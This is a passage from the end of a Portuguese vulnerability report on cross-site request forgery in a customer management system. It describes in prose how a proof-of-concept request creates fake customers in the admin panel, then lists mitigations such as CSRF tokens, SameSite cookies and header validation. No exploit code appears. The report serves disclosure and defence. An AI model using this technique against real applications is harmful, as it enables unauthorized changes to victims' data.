
  3. Clique em Enviar, e a solicitação é executada, criando clientes falsos.

Abrir PoC no navegador Enviar solicitação

Confirmando a Criação de Clientes Falsos


  • Após o envio, clientes falsos aparecem no painel administrativo.

Clientes falsos criados Vários usuários criados

Estratégias de Mitigação

Para prevenir ataques de CSRF, implemente as seguintes medidas:

  1. Tokens CSRF
    • Use tokens anti-CSRF em todos os envios de formulários e verifique-os no lado do servidor.
  2. Cookies SameSite
    • Defina cookies de sessão com atributos SameSite=Strict ou SameSite=Lax.
  3. Validação dos Cabeçalhos Referer e Origin
    • Valide os cabeçalhos Referer e Origin antes de processar solicitações.
  4. Verificações de Autenticação do Usuário
    • Exija CAPTCHAs para ações críticas, a fim de prevenir ataques automatizados.
  5. Restrinja Métodos HTTP
    • Use POST para ações sensíveis e evite processar solicitações GET com efeitos colaterais.

Conclusão

Este relatório demonstra como vulnerabilidades de CSRF podem ser exploradas para criar clientes não autorizados em um Sistema de Gerenciamento de Clientes. A implementação das estratégias de mitigação sugeridas ajudará a proteger a aplicação contra tais ataques.


Baixar ferramenta